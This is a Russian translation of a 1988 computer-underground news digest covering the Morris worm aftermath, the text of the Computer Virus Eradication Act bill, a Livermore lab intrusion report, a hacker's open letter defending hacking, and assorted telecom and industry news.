Уязвимости в безопасности могут также непреднамеренно возникать из-за изменений в сложных программах, управляющих компьютерами, — именно так программа Морриса проникла в машины Arpanet. Кроме того, программисты могут намеренно оставлять такие слабые места — для собственного удобства.

Один из наиболее сложных аспектов поддержания надлежащей компьютерной безопасности — обновление программ, работающих в тысячах мест по всему миру, после обнаружения уязвимостей.

Даже после рассылки исправлений многие компьютерные узлы нередко не закрывают бреши: нужный администратор не получил новых инструкций или не осознал их важности.

Закон об искоренении компьютерных вирусов 1988 года *(5 декабря 1988)*

Ниже приводится текст законопроекта HR-5061, внесённого в Палату представителей Уолли Хергером (республиканец, Калифорния) и Робертом Карром (демократ, Мичиган).

```
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
100th Congress 2D Session                                          H.R. 5061

To amend title 18, United States Code, to provide penalties for persons
interfering with the operations of computers through the use of programs
containing hidden commands that can cause harm, and for other purposes.

IN THE HOUSE OF REPRESENTATIVES                                  July 14, 1988
Mr. Herger (for himself and Mr. Carr) introduced the following bill; which was
referred to the Committee on the Judiciary

A BILL
To ammend title 18, United States Code, to provide penalties for persons
interfering with the operations of computers through the use of programs
containing hidden commands that can cause harm, and for other purposes.

                                   -   -   -

Be it enacted by the Senate and House of Representatives of the United States
of America in Congress assembled,

SECTION 1. SHORT TITLE.
           This Act may be cited as the "Computer Virus Eradication Act of
           1988".

SECTION 2. TITLE 18 AMENDMENT.
           (A) IN GENERAL.- Chapter 65 (relating to malicious mischief) of
           title 18, United States Code, is amended by adding at the end the
           following:

           S 1368.  Disseminating computer viruses and other harmful computer
                    programs
          (a) Whoever knowingly --
             (1) inserts into a program for a computer information or commands,
                 knowing or having reason to believe that such information or
                 commands will cause loss to users of a computer on which such
                 program is run or to those who rely on information processed
```

```
            on such computer; and
          (2) provides such a program to others in circumstances in which
            those others do not know of the insertion or its effects; or
            attempts to do so, shall if any such conduct affects
            interstate or foreign commerce, be fined under this title or
            imprisoned not more than 10 years, or both.
      (b) Whoever suffers loss by reason of a violation of subsection (a)
          may, in a civil action against the violator, obtain appropriate
          relief.  In a civil action under this section, the court may
          award to the prevailing party a reasonable attorney's fee and
          other litigation expenses.

       (B) CLERICAL AMENDMENT.- The table of sections at the begining of
      chapter 65 of title 18, United States Code, is amended by adding at
      the end the following:
      S 1368.  Disseminating computer viruses and other harmful computer
               programs.

- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
```

Примечание: Приведённый выше текст был набран вручную с печатной копии HR-5061. Возможны опечатки, способные повлиять на смысл законопроекта.

Для получения официальной копии обращайтесь:

Mr. Doug Riggs
1108 Longworth Bldg
Washington D.C. 20515

Информация предоставлена Доном Альваресом из MIT Center For Space Research

---

Конференция по вирусам в Арлингтоне, Вирджиния *(5 декабря 1988)*

Конференция под названием «Предотвращение и сдерживание атак компьютерных вирусов» пройдёт 30–31 января в Арлингтоне, штат Вирджиния. В числе докладчиков — конгрессмен Уолли Хергер (республиканец, Калифорния), специальный агент ФБР, Джон Лэндри (председатель вирусного комитета ADAPSO), Патриция Сиссион из NASA, а также ряд юристов и представителей бизнеса. Конференцию ведёт Дейв Дуглас; дополнительная информация о нём отсутствует. Стоимость участия — предположительно 695 долларов.

Адрес организаторов:

United Communications Group
4550 Montgomery Avenue
Suite 700N
Bethesda, MD 20814-3382

Информация предоставлена Грегом Тэхеннепом

New York Times рецензирует роман о компьютерном саботаже *(7 декабря 1988)*

Воскресный выпуск New York Times Book Review от 4 декабря 1988 года (рождественский номер) публикует развёрнутую рецензию на новый роман «Trapdoor» Бернарда Дж. О'Кифа. Краткое изложение сюжета (из рецензии Ньюгейта Каллендера, обозревателя криминальной прозы NYT):

«Блестящая американка ливанского происхождения разработала компьютерный код, управляющий всем американским ядерным оружием. Отвергнутая на желанную должность и убеждённая, что причина — мужской шовинизм, она становится лёгкой добычей для ливанского активиста. По его наущению она внедряет вирус в компьютерную систему, которая вскоре сделает весь американский ядерный арсенал бесполезным. ...Президент Ливана...требует от Израиля уйти с Западного берега, угрожая в противном случае сообщить русским, что США на неделю или около того окажутся беззащитны».

Рецензия Каллендера открывается фразой: «2 ноября 1988 года компьютеры в Америке сошли с ума — благодаря вирусной программе, внедрённой ныне знаменитым, жизнерадостным Робертом Т. Моррисом-мл.»

Сведения об авторе, также из рецензии:

«Бернард Дж. О'Киф — председатель высокотехнологичной компании EG&G и международной рабочей группы по ядерному терроризму ...а также автор документальной книги "Nuclear Hostages". О'Киф говорит: "Я написал эту притчу, чтобы показать сложность современных технологий и продемонстрировать, как одна ошибка, один просчёт или один акт саботажа способны породить цепь событий, уничтожающую цивилизацию"».

Каллендер также отмечает: «...воплощение уступает замыслу. Книге свойственны привычные ретроспекции, привычные шаблонные персонажи, привычные деревянные диалоги».

Хотя рецензент этого не упоминает, сюжет романа весьма схож с французским триллером 1985 года, вышедшим в США под названием «Softwar». Тот роман также строился на идее о том, что ядерный арсенал целой страны можно полностью вывести из строя в одной точке, — правда, в «Softwar» удар наносился по Советскому Союзу. Популярные рецензенты обеих книг, судя по всему, не находят в этой предпосылке ничего неправдоподобного.

Хакер проник в компьютеры американской лаборатории *(10 декабря 1988)*

Томас Х. Мо II (Los Angeles Times Service)

Хакер восемь раз с прошлой субботы проникал в компьютеры Национальной лаборатории Лоуренса Ливермора в районе залива Сан-Франциско, однако не причинил никакого ущерба и не смог получить доступ к компьютерам, содержащим секретные сведения, — об этом в пятницу сообщили официальные представители Ливерморской лаборатории. [Признают ли они когда-нибудь факт доступа к секретным данным? — KL]

В Ливерморе разрабатывается ядерное оружие и система противоракетной обороны «Звёздные войны», однако информация об этих проектах хранится в суперкомпьютерах, физически и электронно изолированных от остальных систем лаборатории.

Хакер, личность которого по-прежнему не установлена, проник в несекретную компьютерную систему Ливермора через Internet — общенациональную компьютерную сеть, которая была отключена в начале ноября из-за компьютерного вируса. Чак Коул, начальник службы безопасности лаборатории, заявил, что оба инцидента, по всей видимости, не связаны между собой.

Хакер проник в компьютеры через операционную систему, а затем через обычную телефонную линию присвоил себе права «суперпользователя», получив доступ практически ко всем функциям несекретных компьютерных систем.

Официальные лица быстро ограничили доступ суперпользователя, оставив при этом часть компьютеров уязвимыми — в надежде поймать злоумышленника.

«Никакого злого умысла пока не проявилось, — сказал Коул. — Он мог уничтожить данные, но не стал. Он просто просматривает файлы данных, рабочие журналы и файлы паролей... Похоже, кто-то занимается этим ради интереса».

Откровения Shatter'a *(11 декабря 1988)*

Из дайджеста RISKS (отредактировано для данной публикации)

[Shatter — хакер из Англии, которому в настоящее время предъявлены обвинения во взломе компьютеров Массачусетского технологического института. — KL]

(В этой статье аббревиатура «IT» (информационные технологии), по всей видимости, обозначает компьютерное сообщество в целом. — KL)

Некоторые из вас, возможно, уже слышали обо мне из статей в Wall Street Journal, New York Times и других изданиях. Для тех, кто не имеет доступа к этим газетам: я хакер с более чем 10-летним стажем, живущий неподалёку от Ноттингема, Англия [по слухам, это утверждение не соответствует действительности]. Моя специализация — различные сети с коммутацией пакетов по всему миру: PSS, Telepac, Transpac и другие, а также работа с UNIX, NOS/VE, VMS, VM/SP, CMS и т.д.

Считаю, что как хакер с большим опытом и историей деятельности я вправе высказать следующие соображения от имени всего хакерского сообщества.

Хакеры — не вандалы и не обычные преступники, какими вы нас считаете. На самом деле большинство «настоящих» хакеров испытывают искреннее уважение и любовь ко всем формам компьютеров и хранимым в них данным. Мы как сообщество очень ответственно относимся к идее IT и преданы ей, но вместе с тем категорически не приемлем злоупотребления IT, которые различные правительства и организации допускают — прямо или косвенно. Разумеется, существует небольшое меньшинство так называемых хакеров, которые действительно причиняют вред, ломают системы или крадут деньги, — но с ними, как правило, разбирается само хакерское сообщество способами, которые большинству из вас и в голову не пришли бы, и большинство из них больше никогда не повторяют своих «преступлений».

Слово «ХАКЕР» по-прежнему звучит гордо. Я уверен, что в прошлом любого, кто работал с компьютером, называли хакером, и люди гордились этим — ведь подразумевалось высокое техническое мастерство. Однако все нынешние обвинители страдают той же болезнью, что и почти все причастные к IT: они не общаются. Вы не передаёте другим внутри IT те знания, которые сами получаете и накапливаете [американские государственные организации и учебные заведения — в числе главных нарушителей]. Это позволяет хакерскому сообществу [которое как раз общается] оставаться на шаг впереди системных администраторов в обнаружении проблем безопасности и поиске их причин и решений.

Наглядный пример — недавний червь Arpanet и уязвимость FTP. Об обеих проблемах было известно уже многие месяцы, если не годы, — однако, недавно поговорив с различными системными администраторами, я убедился: ни один из них не был о них оповещён, и это оставляло их системы широко открытыми, хотя они сделали всё возможное для защиты, располагая имевшейся у них информацией.

Любопытный факт: хакеры в Англии узнали о черве Морриса как минимум за 12 часов до того, как это стало публично известно. И хотя Англия не могла быть заражена из-за особенностей используемого оборудования, мы смогли своевременно предупредить нужных людей и патрулировать шлюзы между Internet и Janet, отслеживая любое появление червя. Тем самым мы оказали ценную услугу британскому компьютерному сообществу — не получив за это ни

благодарности, ни даже упоминания.

Хакеров следует поощрять и помогать им заниматься тем, что они считают своим хобби. Одни люди разгадывают кроссворды ради интеллектуального вызова — я изучаю компьютеры и разбираюсь, как элементы системы взаимодействуют, чтобы функционировать правильно (или неправильно — смотря по обстоятельствам). Группа хакеров способна оказать ценную услугу и обнаружить проблемы, о которых большинство из вас даже не стали бы задумываться и искать которые у вас не возникло бы желания.

Поэтому, пожалуйста, не относитесь к нам как к прокажённым и нищим. Найдите себе «приручённого» хакера и отнеситесь к нему с уважением, которого он заслуживает. Он окажет вам ценную услугу. И главное — ОБЩАЙТЕСЬ друг с другом, не держите информацию при себе.

С уважением,
Shatter

IBM продаёт Rolm концерну Siemens AG *(14 декабря 1988)*

Компания International Business Machines Corp. (IBM) объявила во вторник о продаже своего дочернего предприятия Rolm, производящего телефонное оборудование, западногерманскому концерну Siemens AG.

С момента покупки в 1984 году за 1,5 миллиарда долларов Rolm принесла IBM убытки в несколько сотен миллионов долларов. Rolm была одной из первых компаний, вышедших на рынок цифровых АТС (УАТС).

Как хорошо известно большинству энтузиастов телекоммуникаций, рынок АТС пребывает в застое уже долгие годы: он практически не растёт, а ценовая конкуренция крайне жестокая.

Siemens, ведущий поставщик АТС в Европе, стремится укрепить позиции в США и рассчитывает добиться этого, приобретя сбытовые и сервисные операции Rolm. Очевидно, что при этом концерн также получит доступ к части прибыльной клиентской базы IBM в Европе.

Rolm была пионером цифровых АТС, однако в 1984 году её обошли AT&T и Northern Telecom Ltd. из Канады. Отчасти покупка Rolm обосновывалась убеждением IBM в том, что малые персональные компьютеры будут соединяться именно через цифровые АТС. Хотя так и произошло, большинство компаний предпочли решения на базе Ethernet — о которых ни IBM, ни Rolm особо не думали. IBM была уверена, что в конце 1980-х офисные компьютеры повсеместно соединятся через АТС.

IBM ошиблась, и на недавней пресс-конференции признала это, объявив об уходе Rolm в рамках корпоративной реструктуризации, в ходе которой IBM за последние несколько месяцев избавилась от ряда непрофильных активов. С момента основания и до 1984 года Rolm не могла толком управлять собой; теперь IBM умыла руки. Покажет время, насколько удачным окажется этот актив для европейцев.

Информация предоставлена Патриком Таунсоном

Вирус вторгается в Советский Союз *(19 декабря 1988)*

Из San Francisco Chronicle (стр. A16)

(UPI) — Советский Союз объявил 18 декабря 1988 года, что так называемые компьютерные вирусы с августа поразили системы по меньшей мере пяти государственных учреждений, однако советские учёные заявляют, что разработали способ обнаружения известных вирусов и предотвращения серьёзного ущерба.

В августе 1988 года вирус заразил 80 компьютеров Советской академии наук, прежде чем был взят под контроль спустя 18 часов. Источником заражения оказалась группа советских и иностранных школьников, посещавших летнюю компьютерную программу Института: по всей видимости, вирус попал через скопированные игровые программы.

Сергей Абрамов из Советской академии наук утверждает, что разработал защитную систему PC-shield, оберегающую советские компьютеры от известных вирусных штаммов. Она прошла тестирование на IBM-совместимых компьютерах в СССР. «Эта защитная система не имеет аналогов в мире», — заявил он (хотя подробности остаются государственной тайной).

---

1. По слухам, печально известный Джон Дрейпер, он же Captain Crunch, в настоящее время свободно разгуливает по сети UUCP. По имеющимся сведениям, он открыл некий информационный шлюз в Россию по неизвестным причинам.

---

2. Информация за деньги

Компания Credit Checker and Nationwide SS заявляет, что любой желающий может:

• Существенно снизить риски при ведении бизнеса.
• Проверить кредитную историю любого человека в любом штате США.
• Получить данные о водительских удостоверениях из 49 штатов.
• Отследить людей по номеру социального страхования.

«Используя ЛЮБОЙ компьютер с модемом!»

Для подключения к этой уникальной круглосуточной онлайн-сети звоните: 1-800-255-6643.

Действительно ли ваш сосед может позволить себе новый BMW?

---

3. Рейган подписывает закон о совместимости телефонов со слуховыми аппаратами

Принят новый закон, обязывающий производителей с следующего августа выпускать все новые телефоны совместимыми со слуховыми аппаратами. Закон предписывает включать в новые телефоны небольшое устройство, устраняющее громкий свист, который улавливают слуховые аппараты с телекатушками при использовании определённых моделей телефонов. Импортёры от действия закона не освобождены. Сотовые телефоны и аппараты, произведённые на экспорт, под действие закона не подпадают.